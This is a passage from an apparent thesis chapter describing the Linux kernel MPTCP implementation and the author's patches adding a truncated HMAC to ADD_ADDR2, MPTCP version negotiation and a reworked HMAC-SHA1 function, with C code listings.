The current MPTCP patch added to the TCP stack in the Linux kernel currently counts around 12000 lines of code [href]. It is considered the reference implementation for MPTCP and it closely follows RFC documentation. Moreover, a lot of effort has been put into the implementation design in order to make the new protocol acceptable for upstreaming to the official Linux Kernel. For such purpose, it is of paramount importance to keep the added complexity into the TCP stack as low as possible, in order not to jeopardize performance and stability of regular TCP. Nevertheless, high performance is expected for MPTCP. The main architectural concepts related to the control plane of the protocol are now explained, before introducing the modifications related to the new ADD_ADDR2 format as defined in RFC-6824bis-04.

5.2.1 MPTCP in Linux

With MPTCP in the Linux Kernel, three main layers are defined in the networking stack to guarantee multipath management and retro-compatibility with regular TCP [href]. The first element is the *master subsocket*, which provides the interface used by the applications to communicate with the TCP stack. The structure of the master subsocket follows the regular TCP standards, in order to maintain retro-compatibility towards the application layer: in fact this is the only element used by the kernel in case of regular TCP connectivity. The second element is called *multi-path control block (mpcb)* and it is the main brain of MPTCP, handling MPTCP-specific functionalities: the multi-path control block runs the algorithms that determine when to start or stop subflows, which subflow to chose in order to send a particular piece of data over the network and how to reconstruct the original data from the scattered segments coming from different subflows at the receiver. All the reordering algorithms in the multi-path control block work at the data-level, while the reordering of the data at the single subflows is handled by the underlying regular TCP. The final element of the MPTCP architecture is the set of *slave subsockets*, the actual endpoints for the multiple MPTCP subflows. Such elements are not visible by the application, but they are handled by the multi-path control block. The master subsocket and the slave subsockets form the pool of subflows used in MPTCP.



Figure 5.2: MPTCP Linux architecture

Analyzing to the actual code implementation related to such architecture, it is mainly composed of several data structures linked by pointers. In order to maintain the design-goal if minimizing the impact over regular TCP, when a TCP structure would need additional elements to handle MPTCP-related functionalities, the common choice is to define a new MPTCP-specific structure to store those elements. In this way, upon regular TCP operations, there is no increase in memory-footprint and all the standard TCP structures are in place. On top of that, having specific structures for MPTCP code makes it easier to read and understand the MPTCP components inserted into the TCP stack. For example, a fundamental structure in TCP is the *tcp_sock* structure, that is used to store the state of a single TCP connection. In MPTCP, additional information for each TCP subflow is needed (for example the Address ID associated to each subflow). A new *mptcp_tcp_sock* struct has been defined and each subflow contains a pointer to such new structure. The *mptcp_tcp_sock* is a separate structure referenced inside *tcp_sock* in case of MPTCP connectivity. Also the previously mentioned main architectural element that is the multi-path control block is implemented in code using a new structure called *mptcp_cb* (figure 5.3).

The allocation policy for all the new MPTCP structures is lazy-allocation, meaning that MPTCP structures are allocated only if it is detected that both hosts support the new protocol. This choice is again related to the main purpose of not affecting regular TCP when MPTCP fails during negotiation. A downside of this approach is related to the fact that the TCP stack operations are often executed in a soft-interrupt context, that does not allow functions to sleep in order to wait for available memory: this means that memory allocations might fail, forcing a fallback to regular TCP.

The connection setup in an MPTCP-compatible environment requires the client to send a first MP_CAPABLE segment: this means that, even if no data structure is allocated during this first stage, the client has to generate a random key, and the related



Figure 5.3: MPTCP high-level data structures with relative references

token is also calculated to check that it is not already used to identify another MPTCP connection. A reference to the originated *tcp_sock* structure is saved inside an hashtable that used to keep track of the ongoing MPTCP connections. At this point, the *tcp_sock* is called "meta-socket". If the SYN/ACK answer from the server does not contain a valid MP_CAPABLE option, the client simply removes the reference to the meta-socket from the hashtable before proceeding with a regular TCP handshake procedure. If the server side is MPTCP-compatible and the MP_CAPABLE is present in the incoming TCP segment, then the MPTCP structures are allocated: *mptcp_cb* and *mptcp_tcp_sock*. At the server, the status of the connection is not fully operational until the final ACK from the client as required by the TCP three-way handshake. When the SYN packet with MP_CAPABLE option is processed, a *request_sock* data structure is allocated that has some additional space for MPTCP-related information with respect to the same structure used for regular TCP. In case no MP_CAPABLE option is present in the received ACK packet, the regular TCP version of the *request_sock* data structure is used, following the same design principles previously explained. The random key and uniqueness of the token are procedures executed at the server in a similar way with respect to the client. If the entire MPTCP initialization proceeds as expected, when the server receives the ACK from the client, the master-socket is ready and linked to the *mptcp_cb*.

After the connection has been established, multiple subflows can be used with MPTCP and there is a modular path-manager interface to allow flexibility in defining the heuristic adopted to decide which interfaces can be used and in which manner. In creating a new subflow, the client has to add the MP_JOIN option inside the SYN packet and, differently from the MP_CAPABLE scenario, the MPTCP-related structures like *mptcp_tcp_sock* are created early on. At this point, failure wouldn't cause fallback to regular TCP and there is no need to risk memory allocation failures upon reception of the SYN/ACK from the server. Even if the subflows in MPTCP resemble regular TCP connections, the handshake differs with respect to the MP_CAPABLE case and it now requires four steps to reach fully operational status. The reason for this is that the third ACK now contains the HMAC value calculated by the client that has to be verified and acknowledged by the server before any data can be transmitted on such subflow. Regarding the operational flow in the stack upon reception of a SYN packet, there is no early inspection aimed at determining if an MP_JOIN option is present: that would causes performance degradation in case of regular

TCP SYN packets. Instead, the packet is processed with regular TCP stack until, in case of matching with a listening socket, the function *tcp_v4_conn_request()* is called: here the TCP options are scanned, and if MP_JOIN is present then redirection to MPTCP happens and the lookup in the hashtable is performed to determine which MPTCP connection the new SYN packet is addressing to. If there is no matching socket found for the incoming packet, MPTCP still checks if the SYN message contains the MP_JOIN option via the *mptcp_lookup_join()*. At this point, the server creates a request socket that is saved into the hashtable so that it can be retrieved when the client answers with the ACK message during the last stage of the subflow handshake.

The previous paragraphs presented an overview of the most important data structures and functions used in MPTCP to handle connection establishment and subflow management. The following sections contain an in-depth analysis of the ADD_ADDR functionality implemented in the Linux kernel and how this was modified to develop the new format ADD_ADDR2.

5.2.2 Truncated HMAC in ADD_ADDR

The part of code in the Linux kernel defining the format of every MPTCP options is contained in the following header file: *include/net/mptcp.h*. For each MPTCP option there is a corresponding data structure in this header file that contains all the fields for the option in the right order, format and alignment. The ADD_ADDR option is defined in the *mp_add_addr* struct. A first step towards achieving a full implementation of ADD_ADDR2 is indeed to add the truncated HMAC field into the ADD_ADDR message and place it after the optional port, both in case of IPv4 and IPv6 (listing 5.1, lines 18 and 23).

```
1  struct mp_add_addr {
2          __u8 kind;
3          __u8 len;
4  #if defined(__LITTLE_ENDIAN_BITFIELD)
5          __u8 ipver:4,
6                  sub:4;
7  #elif defined(__BIG_ENDIAN_BITFIELD)
8          __u8 sub:4,
9                  ipver:4;
10 #else
11 #error "Adjust your <asm/byteorder.h> defines"
12 #endif
13         __u8 addr_id;
14         union {
15                 struct {
16                         struct in_addr addr;
17                         __be16  port;
18                         __u8  mac[8];
19                 } v4;
20                 struct {
21                         struct in6_addr addr;
22                         __be16  port;
23                         __u8  mac[8];
24                 } v6;
```

```
        } u;
} __attribute__((__packed__));
```

Listing 5.1: *mp_add_addr struct in the kernel*

The fields in the data structure resemble the content of ADD_ADDR as exposed from a high level prospective in section 2.2. A *union* is used to define two alternatives for the option's definition, since the advertised IP address can be a longer IPv6 address or a shorter IPv4 address. The HMAC value that is computed using the SHA-1 algorithm is of 160 bits, but only its rightmost 64 bits are parsed into the final packet, hence the usage of an array of eight elements of kind __u8. Particular attention is used to correctly pack the structure, in order to avoid additional padding that could be added by the compiler to align the inner fields for performance purposes. Such padding is unwanted in the final packet sent on wire. The *port* field is optional, meaning that additional care has to be taken when parsing the struct in order to build the packet, as it is explained later in this section.

When the transmission of an ADD_ADDR2 is triggered, there is a specific function called *full_mesh_addr_signal()* (in *net/mptcp/mptcp_fullmesh.c*) that is called to prepare all the fields that will be later on parsed into the outgoing packet; at this point, the fields are saved in a *tcp_out_options* structure, defined in *include/linux/tcp.h*. A new *__u64 trunc_mac* entry has been added to such structure in order to store the new truncated HMAC used in ADD_ADDR2. In listing 5.2 is reported the added code (inside *net/mptcp/mptcp_fullmesh.c*) that is used to calculate the HMAC value as previously described. Note that all the code reported so far addresses the IPv4 advertisement, but IPv6 support is provided throughout the entire set of produced patches.

It is now important to mention that the ADD_ADDR2 has been designed as a major update for MPTCP, thus being part of the next version bump (MPTCP version 1). Retro-compatibility with version 0 and ADD_ADDR has to be guaranteed, meaning that the truncated HMAC is added into the ADD_ADDR message only if version 1 or higher has been established by both hosts during the initial handshake. More about the newly introduced version control is reported in the next section (section 5.2.3). It is possible to notice the "if" statement checking that the MPTCP version in use is indeed 1 or greater. The actual hashing function adopted is *mptcp_hmac_sha1*; such function, that was already present in the first phases of the MPTCP implementation, has been also modified to properly work with ADD_ADDR2 (more details about this updated function are reported in section 5.2.4).

```
if (mpcb->mptcp_ver >= MPTCP_VERSION_1) {
u8 mptcp_hash_mac[20];
u8 no_key[8];

*(u64 *)no_key = 0;
mptcp_hmac_sha1((u8 *)&mpcb->mptcp_loc_key,
               (u8 *)no_key,
               (u32 *)mptcp_hash_mac, 2,
               1, (u8 *)&mptcp_local->locaddr4[ind].loc4_id,
               4, (u8 *)&opts->add_addr4.addr.s_addr);
opts->add_addr4.trunc_mac = *(u64 *)mptcp_hash_mac;
}
```

Listing 5.2: *New ADD_ADDR HMAC calculation (outgoing packet, IPv4)*

The call to HMAC calculation function *mptcp_hmac_sha1()* is now examined keeping as reference listing 5.2. Regarding the key used for the HMAC calculation, that is defined as the concatenation of the first two arguments of the hashing function. It corresponds to the key of the sender as defined during the MP_CAPABLE exchange (*mpcb->mptcp_loc_key*), followed by 8 bytes initialized to 0 (the *no_key* field). Even if the 8 trailing bytes are not compliant with the specifications in RFC-6824bis-04, these are maintained in order not to change the way the hashing function currently manages the keys for the HMAC computation: *mptcp_hmac_sha1* accepts exactly two messages of 8 bytes each and concatenates them to form the final hashing key. This incorrect implementation is temporarily acceptable since the protocol specifications regarding this aspect change in the more recent drafts developed after RFC-6824bis-04, as reported in section 5.3. For what regards the message of the HMAC calculation, that is composed of the Address ID (line 9) and the advertised address (line 10). Note that listing 5.2 does not include the code for handling the port value in the HMAC. Indeed, port advertisement is not yet part of the current MPTCP implementation in the Linux Kernel. More details about this can be found later in section 5.2.5. The HMAC calculation produces 160 bits that are saved in the placeholder called *mptcp_hash_mac* (line 2), whose pointer is later saved into the new field in *tcp_out_options*, referenced by the pointer *opts* (line 11). The same pointer is used later on, in the function *mptcp_options_write()* (file *net/mptcp/mptcp_output.c*), in order to retrieve the saved values and construct the *mp_add_addr* data structure (listing 5.3).

```c
mpadd->kind = TCPOPT_MPTCP;
if (opts->add_addr_v4) {
	mpadd->sub = MPTCP_SUB_ADD_ADDR;
	mpadd->ipver = 4;
	mpadd->addr_id = opts->add_addr4.addr_id;
	mpadd->u.v4.addr = opts->add_addr4.addr;
	if (mpcb->mptcp_ver < MPTCP_VERSION_1) {
		mpadd->len = MPTCP_SUB_LEN_ADD_ADDR4;
		ptr += MPTCP_SUB_LEN_ADD_ADDR4_ALIGN >> 2;
	} else {
		memcpy((char *)mpadd->u.v4.mac - 2,
			(char *)&opts->add_addr4.trunc_mac, 8);
		mpadd->len = MPTCP_SUB_LEN_ADD_ADDR4_VER1;
		ptr += MPTCP_SUB_LEN_ADD_ADDR4_ALIGN_VER1 >> 2;
	}
}
```

Listing 5.3: *Building ADD_ADDR2 output message*

The MPTCP version in use is again checked to determine if to process the HMAC field in *opts* or not. If the version is 1 or greater, then a *memcpy* of the first 8 bytes of the HMAC value is performed to the location *(char *)mpadd->u.v4.mac - 2*; the "-2" is used to start the copying right after the advertised address (IPv4 in this case), thus skipping the optional port field. It is important to mention that the actual implementation of MPTCP for the Linux Kernel lacks the feature about port advertisement: more precisely, a port is never added to the ADD_ADDR option, but the code to handle a possible port value upon ADD_ADDR reception is in place and fully operational. Further considerations on port advertisement capabilities can be found in section 5.2.5. The new ADD_ADDR2 has different lengths with respect to the previous version, since the 8 bytes truncated HMAC is added. New length values are defined, by adding "_VER1" to the name of the previous definitions: *MPTCP_SUB_LEN_ADD_ADDR4_VER1* is 16 (8 in ADD_ADDR), and *MPTCP_SUB_LEN_ADD_ADDR6_VER1* is 28 (20 in ADD_ADDR).

When the ADD_ADDR(2) message is received, the length of the received option is checked and it has to comply with the expected values, according to the type of message (ADD_ADDR or ADD_ADDR2). This check is called in the function *mptcp_parse_options()* (listing 5.4).

```
        if (!is_valid_addropt_opsize(tp->mpcb->mptcp_ver,
                                     mpadd, opsize)) {
                mptcp_debug("%s: mp_add_addr: bad option size %d\n",
                            __func__, opsize);
                break;
```

Listing 5.4: *Check ADD_ADDR size at the receiver, inside mptcp_parse_option()*

An issue encountered at this point of development was that the function just mentioned was initially called with no reference to the multi-path control block structure where the version of the current MPTCP session is stored. The MPTCP version is no more passed along in the options following the MP_CAPABLE exchange, meaning that the value can't be retrieved directly from parsing the ADD_ADDR option. A first workaround was to add the version value in the structure containing the received options, named *mptcp_options_received*, before passing the structure to the actual parsing function. Anyway, this might be confusing to the developers, since it looks like the MPTCP version value has been indeed received within the options inside the TCP segment, while it was in reality saved at connection initialization. The final approach to solve the problem involved a slightly more complex changes in the set of function calls related to the parsing of TCP/MPTCP options: as it can be seen in the first line of listing 5.4, the *tcp_sock* (*tp*) structure containing the *mpcb* data for the connection is available inside *mptcp_parse_option()*, and it can be passed along to the checking function *is_valid_addropt_opsize()*. This required to modify the *tcp_parse_options()* function in the TCP stack to pass along the pointer to the *tcp_sock*, so that it can be retrieved further down within the function calls chain (listing 5.5, last line).

```
void tcp_parse_options(const struct sk_buff *skb,
                       struct tcp_options_received *opt_rx,
                       struct mptcp_options_received *mopt_rx,
                       int estab, struct tcp_fastopen_cookie *foc);
                       int estab, struct tcp_fastopen_cookie *foc,
                       struct tcp_sock *tp);
```

Listing 5.5: *New definition for tcp_parse_options*

Regarding the *is_valid_addropt_opsize()* function, it has been developed as a separate inline function called inside the "if" statement" for better readability, since the length's check with the additional ADD_ADDR2 case involves now four possible configurations; the entire function content can be found in the appendix [add appendix reference where the patch is]. Eventually, if the option size is correct and, in case of MPTCP version 1 or higher, the HMAC calculations at the sender and at the receiver match, the advertisement procedure is completed and the receiver can decide if to use the information to open a new subflow.

Eventually, the function *mptcp_handle_add_addr()* takes care of verifying the HMAC and triggering the procedures used to add the advertised address, if appropriate. The IPv4 version of the HMAC verification code at the receiver is shown in listing 5.6, where the HMAC calculated locally is compared with the one received in the ADD_ADDR2 message with the *memcmp()* in line 8: the "return" in line 10 does indeed prevent the information from the ADD_ADDR2 to be further processed, if *memcmp()* fails. Regarding the

```
1       ...
2               mptcp_hmac_sha1((u8 *)&mpcb->mptcp_rem_key,
3                               (u8 *)no_key,
4                               (u32 *)hash_mac_check, msg_parts,
5                               1, (u8 *)&mpadd->addr_id,
6                               4, (u8 *)&mpadd->u.v4.addr.s_addr,
7                               2, (u8 *)&mpadd->u.v4.port);
8               if (memcmp(hash_mac_check, recv_hmac, 8) != 0)
9                       /* ADD_ADDR2 discarded */
10                      return;
11              ...
```

Listing 5.6: *New ADD_ADDR HMAC calculation (incoming packet)*

5.2.3 MPTCP version control

ADD_ADDR2 is substantial modification of an important design aspect of the MPTCP protocol. ADD_ADDR2 is indeed non interoperable with the current stable implementation of MPTCP version 0, since the augmented length of the option would cause the older network stack to discard the option right away. ADD_ADDR2 is considered part of the new MPTCP protocol version number 1, whose implementation has to guarantee retro-compatibility. For this purpose, a version control mechanism has to be in place so that hosts can agree on the version to use upon initial handshake and successively operate according to such decision. Since ADD_ADDR2 is the first step towards the implementation of the new features for MPTCP version 1, no version control mechanism was provided at the beginning of the development phase for ADD_ADDR2. Indeed, version 0 was just an hardcoded value parsed into each MP_CAPABLE option (option's format is shown in figure 2.7) with no logic attached.

MPTCP version 1 is currently a moving target, so the version bump is not included inside the patch for ADD_ADDR2 that is just a part of the future changes introduced with the new version (more about this in the section [add ref to "Future Work"]. For this reason, it has been decided to give the system administrator the possibility of dynamically set the MPTCP version via a sysctl call, like the following:

```
sysctl -w net.mptcp.mptcp_version=1
```

It is possible to identify three main phases in the version agreement procedure, defined in RFC-6824bis-04.:

1. The client insert the highest available MPTCP version number it supports into the MP_CAPABLE option;

2. When the server gets the first MPTCP packet, it checks the version advertised by the client and answer with the highest version it supports that is less or equal to the client's version;

3. As a last step, the client receives the answer from the server, and it checks that it is indeed a valid version (i.e. it is no greater than the one the client advertised in the first place); at this point, the client can backtrack to regular TCP if it does not wish to use the requested version.

In developing such functionalities, a problem was related to the fact that the user can change the version in use at any time via a sysctl, meaning that it is possible to change the version in the middle of an MPTCP connection. It is not desirable to change such configuration during the MP_CAPABLE exchange: it is possible that the first MP_CAPABLE is retransmitted to the passive opener (following standard TCP retransmission procedures), and the version number inside retransmitted packets must not change from the one used in the very first transmission. For this reason, the configured sysctl value is read and initialized for the MPTCP connection at an early stage, namely when *mptcp_enable_sock()* in *net/mptcp/mptcp_ctrl.c* is called; there, the value is saved into the newly introduced field *mptcp_ver* inside the *tcp_sock* structure (listing 5.7).

```
void mptcp_enable_sock(struct sock *sk)
{
	if (!sock_flag(sk, SOCK_MPTCP)) {
		sock_set_flag(sk, SOCK_MPTCP);
		tcp_sk(sk)->mptcp_ver = sysctl_mptcp_version;
	...
```

Listing 5.7: *MPTCP version agreement, initializing sysctl value*

Even if the sysctl value is changed by the user after the *mptcp_enable_sock()* has been called, the value in *tcp_sock* for a specific connection is not affected, and that is indeed the value used to create and send the SYN+MP_CAPABLE option (even in case of retransmissions).

The same initialization procedure is executed when the MP_CAPABLE packet is received at the server side, meaning that the code for version agreement at the server also retrieve the local MPTCP version via *tp->mptcp_ver*, where *tp* is the pointer to the *tcp_struct* for the connection (listing 5.8). The function *mptcp_reqsk_new_mptcp()* in *net/mptcp/mptcp_ctrl.c* is called and the code in listing 5.8 is executed to set the highest version available that is not greater than the one advertised by the client. The *mopt* pointer points to the structure containing the received MPTCP options from the client, while *mtreq* is a pointer to the *mptcp_request_sock* structure, where the final version chosen by the server is saved for now.

```
	if (mopt->mptcp_ver >= tp->mptcp_ver)
		mtreq->mptcp_ver = tp->mptcp_ver;
	else
		mtreq->mptcp_ver = mopt->mptcp_ver;
```

Listing 5.8: *MPTCP version agreement, phase 2*

The last step of the version agreement involves the final check performed by the client on the version value sent back by the server: it has to be equal or less then the one originally advertised in the first MP_CAPABLE message. Such check is indeed added to the function *mptcp_rcv_synsent_state_process()* inside *net/mptcp/mptcp_input.c* (listing 5.9): *tcp_sk(sk)* is used to obtain the pointer to the *tcp_sock* structure, where *mptcp_ver* is retrieved and compared to the server's MPTCP version residing in *mopt->mptcp_ver*. If the comparison fails, the *fallback* label is hit to trigger the fallback procedure to regular TCP.

```
        if (mopt->mptcp_ver > tcp_sk(sk)->mptcp_ver)
                /* TODO Consider adding new MPTCP_INC_STATS entry */
                goto fallback;
```

Listing 5.9: *MPTCP version agreement, phase 3*

After these messages have been exchanged, if a proper version has been agreed, both hosts will eventually call *mptcp_create_master_sk()* and in turns *mptcp_alloc_mpcb()* with the information about the version, so that it is also saved in the MPTCP control block *mptcp_cb* for the session, from where it will be retrieved to process the ADD_ADDR option accordingly as explained in section 5.2.2.

5.2.4 The MPTCP hashing function

The current implementation of MPTCP in the Linux kernel adopts a specific function for all the HMAC-SHA1 calculations required by the protocol: it is named *mptcp_hmac_sha1()* and it is placed inside *net/mptcp/mptcp_ctrl.c*. Before the introduction of ADD_ADDR2, only the MP_JOIN option required such functionality, with a fixed scheme regarding the type and length of the *key* and *message* used as input for the HMAC algorithm: the key is always the concatenation of the two 64-bit MPTCP keys exchanged via the MP_CAPABLE option, while the message is always the combination or two random nonces of 32 bits each. For this reason, the function has been designed to accept such input values with no flexibility on the length and number of the byte strings passed along for the HMAC computation. The old prototype for *mptcp_hmac_sha1()* is shown in listing 5.10.

```
void mptcp_hmac_sha1(u8 *key_1, u8 *key_2, u8 *rand_1, u8 *rand_2,
                     u32 *hash_out);
```

Listing 5.10: *Prototype for the old mptcp_hmac_sha1() function*

The old implementation of the function does indeed concatenate the first 8 bytes pointed by *key_1* and *key_2* to get the 16 bytes key, and it later concatenates the first 4 bytes of *rand_1* and *rand_2* to originate the 8 bytes message. The *hash_out* pointers references to the placeholder for the final result of the calculation (which is 20 bytes long).

With ADD_ADDR2 the requirements for the HMAC calculation changed. The hashing key follows the same configuration of the MP_JOIN case, while the message is now the concatenation of some of the fields in the ADD_ADDR2 option, namely the single byte Address ID, the advertised address (that can be a 4 bytes IPv4 address or a IPv6 16 bytes address) and, if present, the 2 bytes port value. Instead of implementing a separate hashing function for dealing with this case, it was decided to extend the current one in order to accept an arbitrary number of message of arbitrary length (checking that the total length doesn't overcome a certain limit). For what concerns the HMAC key, that part is expected not to change for future usage in various parts of MPTCP since it is most likely based on the two MPTCP keys exchanged during the initial handshake. For the message part, the new function uses that C functionality for variable argument lists based on va_list. The first part of the new hashing function is shown in listing 5.11.

```
1  void mptcp_hmac_sha1(u8 *key_1, u8 *key_2,
2                       u32 *hash_out, int arg_num, ...)
3  {
4      u32 workspace[SHA_WORKSPACE_WORDS];
5          u8 input[128]; /* 2 512-bit blocks */
6          int i;
7          int index;
8          int length;
9          u8 *msg;
10         va_list list;
11
12         memset(workspace, 0, sizeof(workspace));
13
14         /* Generate key xored with ipad */
15         memset(input, 0x36, 64);
16         for (i = 0; i < 8; i++)
17                 input[i] ^= key_1[i];
18         for (i = 0; i < 8; i++)
19                 input[i + 8] ^= key_2[i];
20
21         va_start(list, arg_num);
22         index = 64;
23         for (i = 0; i < arg_num; i++) {
24                 length = va_arg(list, int);
25                 msg = va_arg(list, u8 *);
26                 BUG_ON(index + length > 125); /* Message is too long */
27                 memcpy(&input[index], msg, length);
28                 index += length;
29         }
30         va_end(list);
31
32         input[index] = 0x80; /* Padding: First bit after message = 1 */
33         memset(&input[index + 1], 0, (126 - index));
34
35         /* Padding: Length of the message = 512 + message length (bits)
               */
36         input[126] = 0x02;
37         input[127] = ((index - 64) * 8); /* Message length (bits) */
38         ...
39 }
```

Listing 5.11: *Implementation for the new mptcp_hmac_sha1() function (first part)*

In this first section the *input* array is prepared for the subsequent HMAC-SHA1 operations (not reported here). From line 13 to line 16 it is possible to verify that the 16 bytes' key is properly xored with the first 16 bytes of the array as required for the proper HMAC calculation. From line 18 to line 27 the "for" loop scans the function arguments by retrieving two subsequent argument at a time: the first is an integer representing the length of the currently processed message, while the second is the pointer to the actual message. After checking that the total length of the concatenated message is not too long, the message is properly parsed into the *input* array, before advancing the index accordingly and start a new "for" loop. The last part of the code snippet shows some padding additions required by the hashing function. The new API indeed requires to pass along the following set of information, in this order: pointer to the first 8 bytes of the HMAC key, pointer to the following 8 bytes of the key, pointer to the 20-byte placeholder where to save the final result of the HMAC calculation, the number of HMAC message's parts that have to be processed and, finally, the pointers to the various components composing the final HMAC input message, where each pointer has to be preceded by an integer determining the byte-length of the subsequent message. Indeed, this how the function is used to calculate the HMAC value in listing 5.2.

A few considerations should be made about the total length of the final HMAC input message. From the code it can be seen that the message shouldn't be longer than 62 bytes. This number comes from the limit value 125 (included) in line 26 minus the initial *index* value of 64 in line 22. The limit value 125 has been chosen so that the first bit after the message is set to one (actually, the entire byte after the last byte of the message is set to 0x80), keeping the very last two fields in the *input* array reserved to hold the length value composed as the sum of 512 (bits composing the first half of the input array) plus the number of bits composing the actual HMAC message. Such configuration is required by the following hashing implementation to work as expected. Actually, 62 bytes is a very conservative value for the message length in MPTCP. As of now, the longest possible message to be processed for ADD_ADDR2 would be of length 19 bytes: 1 byte for the Address ID, 16 bytes for the IPv6 address and two more bytes for the port value. Moreover, it has been decided to introduce a BUG_ON macro as a check for the message length, so that the whole system would crash reporting the needed trace information in case the message is indeed too long. Even if crashing the whole Kernel in case of a failure in MPTCP might seem a too drastic approach, the reasoning behind it is that such input messages does not depends on any external input: in other words, the number and length of the messages passed to the hashing function are hardcoded and within the limits, meaning that such BUG_ON procedure will never be called during normal execution of the current code. Only new uses of the hashing function introduced by developers during development phase could introduce a wrong usage of the improved API. During the development phase it is indeed good to fail loudly if something goes wrong, providing all the means for the developers to notice and address the problem.

Extending the hashing function used in MPTCP as just described has been the final solution adopted to implement ADD_ADDR2. Nevertheless, another important investigation has been performed about an alternative way to achieve HMAC calculation within MPTCP. Such alternative takes into consideration the usage of the Crypto API framework that is already available in the Linux kernel. Code re-usability is indeed a fundamental aspect of Kernel development, and the Crypto module offers all the most popular block ciphers and hash functions computations, including the HMAC-SHA1. Such API has been introduced in the Linux kernel version 2.5.45 [href], and it is now considered very stable and optimized for fast performances. A patch to test the behavior of Crypto APIs in MPTCP has been developed [reference to the appendix] and tested. The *mptcp_hmac_sha1()* function would be still extended to achieve better flexibility in managing the input messages, but it would end up being a simple wrapper calling the Crypto API functions, as shown in listing 5.12.

```
void mptcp_hmac_sha1(u8 *key_1, u8 *key_2, u8 *hash_out, int arg_num,
    ...)
{
        struct mptcp_hmacsha1_pool *sp;
        struct scatterlist sg;
        u8 *key;
        int i;
        int length;
        u8 *msg;
        va_list list;

        sp = mptcp_get_hmacsha1_pool();
        if (!sp)
                goto clear_hmac_noput;
        sp->hmacsha1_desc.flags = 0;
        key = sp->key_placeholder;

        memcpy(&key[0], key_1, 8);
        memcpy(&key[8], key_2, 8);

        if (crypto_hash_setkey(sp->hmacsha1_desc.tfm, (u8 *)key, 16))
                goto clear_hmac;
        if (crypto_hash_init(&sp->hmacsha1_desc))
                goto clear_hmac;

        va_start(list, arg_num);
        for (i = 0; i < (arg_num); i++) {
                length = va_arg(list, int);
                msg = va_arg(list, u8 *);
                sg_init_one(&sg, msg, length);
                if (crypto_hash_update(&sp->hmacsha1_desc, &sg, length))
                        goto clear_hmac;
        }
        va_end(list);

        if (crypto_hash_final(&sp->hmacsha1_desc, hash_out))
                goto clear_hmac;
        mptcp_put_hmacsha1_pool();
        return;

clear_hmac:
        mptcp_put_hmacsha1_pool();
clear_hmac_noput:
        memset((u8 *)hash_out, 0, 20);
        return;
}
```

Listing 5.12: *mptcp_hmac_sha1() using Linux kernel Crypto API*

Some of the Crypto functions' operations are straightforward: from a high level prospective, *crypto_hash_setkey()* sets the HMAC-SHA1 key, *crypto_hash_update()* automatically adds component to the HMAC-SHA1 message every time it is called and finally the *crypto_hash_final()* computes the HMAC-SHA1 value. However, there an important initialization part that is required for proper functioning of such Crypto functions. Such initialization part is performed at the very beginning of the connection establishment, i.e. in the *tcp_init_sock()* function inside *net/ipv4/tcp.c*. The reason for this is that the Crypto library is not designed to work in an atomic context, since it involves memory allocations with the option GFP_KERNEL: such option allows the allocation function to sleep and wait for available memory if that is not available immediately. However, sleeping is not allowed in atomic-context execution, which is the context in use when processing the MPTCP options and calling the hashing function. The function *tcp_init_sock()* is not called in an atomic context, and it is a viable option where to insert the allocation function needed for the Crypto library. Such function is called *crypto_alloc_hash()*, and it takes as first argument the kind of hashing algorithm we want to use, which in our case is: *"hmac(sha1)"* (listing 5.13).

```
        struct crypto_hash *hash;

        hash = crypto_alloc_hash("hmac(sha1)", 0, CRYPTO_ALG_ASYNC);
        if (IS_ERR_OR_NULL(hash))
                return;
        per_cpu(mptcp_hmacsha1_pool, cpu).hmacsha1_desc.tfm = hash;
```

Listing 5.13: *Initializing the Crypto API framework*

The *crypto_hash* structure is the object needed later on in the *mptcp_hmac_sha1()* function: it is in fact saved in the "per_cpu" structure called *mptcp_hmacsha1_pool* and later on retrieved from the same structure as shown in line 11 of listing 5.12. The "per_cpu" usage allows for better performances in a multi-core environment; even if this is out of the scope of this paper, the full implementation can be found in the appendix [add appendix].

This preallocation solution would work just fine for digesting algorithms that do not require a key value to be set via the call to *crypto_hash_setkey()* (listing 5.12, line 19). In fact, by inspecting such function it is possible to find cases in which memory allocations of kind GFP_KERNEL are executed. This is never the case in our testing environment, but it cannot be guaranteed with absolute certainty that sleeping will be triggered in an atomic context thus causing Kernel crash. To cope with this problem, further investigation has been performed to verify what could cause a GFP_KERNEL allocation in *crypto_hash_setkey()*. If the input key is not aligned then another function (href) is called for alignment purposes and the alignment process itself can cause sleeping (href). In order to solve also this problem, an additional preallocation as been added right after the *crypto_alloc_hash()*, and shown in listing 5.14.

```
        /* Allocating aligned key_placeholder */
        alignmask = crypto_hash_alignmask(hash);
        absize = keylen + (alignmask & ~(crypto_tfm_ctx_alignment() - 1));
        buffer = kmalloc(absize, GFP_KERNEL);
